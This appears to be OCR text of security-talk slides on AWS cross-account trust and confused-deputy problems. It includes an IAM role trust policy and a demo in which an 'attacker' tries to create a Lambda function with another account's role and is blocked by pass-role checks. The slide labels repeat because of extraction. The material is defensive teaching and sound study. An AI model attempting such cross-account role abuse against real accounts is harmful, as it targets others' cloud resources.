
Icon source: https://www.flaticon.com/free-icon/hacker_924915


Attacker AWS Account
Victim AWS Account
SQS Queue
RDS Database
S3 Bucket
Problem
AssumeRole
AWS Service


Attacker AWS Account
Victim AWS Account
SQS Queue
RDS Database
S3 Bucket
Problem
AssumeRole
AWS Service


Attacker AWS Account
Victim AWS Account
SQS Queue
RDS Database
S3 Bucket
Problem
AssumeRole
AWS Service
1. How trust is established



Attacker AWS Account
Victim AWS Account
SQS Queue
RDS Database
S3 Bucket
Problem
AssumeRole
2. Discuss two example vulnerabilities
AWS Service
1. How trust is established


Attacker AWS Account
Victim AWS Account
SQS Queue
RDS Database
S3 Bucket
Problem
3. Prevention options
AssumeRole
2. Discuss two example vulnerabilities
AWS Service
1. How trust is established

How Trust is Established in AWS

Role Trust Policies in Action

My AWS Account



Lambda Function


My IAM Role

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "Service": "lambda.amazonaws.com"
            },
            "Action": "sts:AssumeRole"
        }
    ]
}
```

AssumeRole

AWS Lambda Service

Being sneaky - Can I do this?



Pass Role prevents this

```
nick.frichette@host ~ % aws lambda create-function \
--function-name criminal_function \
--code S3Bucket=criminal_bucket \
--role arn:aws:iam::222222222222:role/service-role/not-my-role

An error occurred (AccessDeniedException) when calling the CreateFunction operation:
Cross-account pass role is not allowed.
```

Pass Role prevents this


```
nick.frichette@host ~ % aws lambda create-function \
--function-name criminal_function \
--code S3Bucket=criminal_bucket \
--role arn:aws:iam::222222222222:role/service-role/not-my-role

An error occurred (AccessDeniedException) when calling the CreateFunction operation:
Cross-account pass role is not allowed.
```

Warning

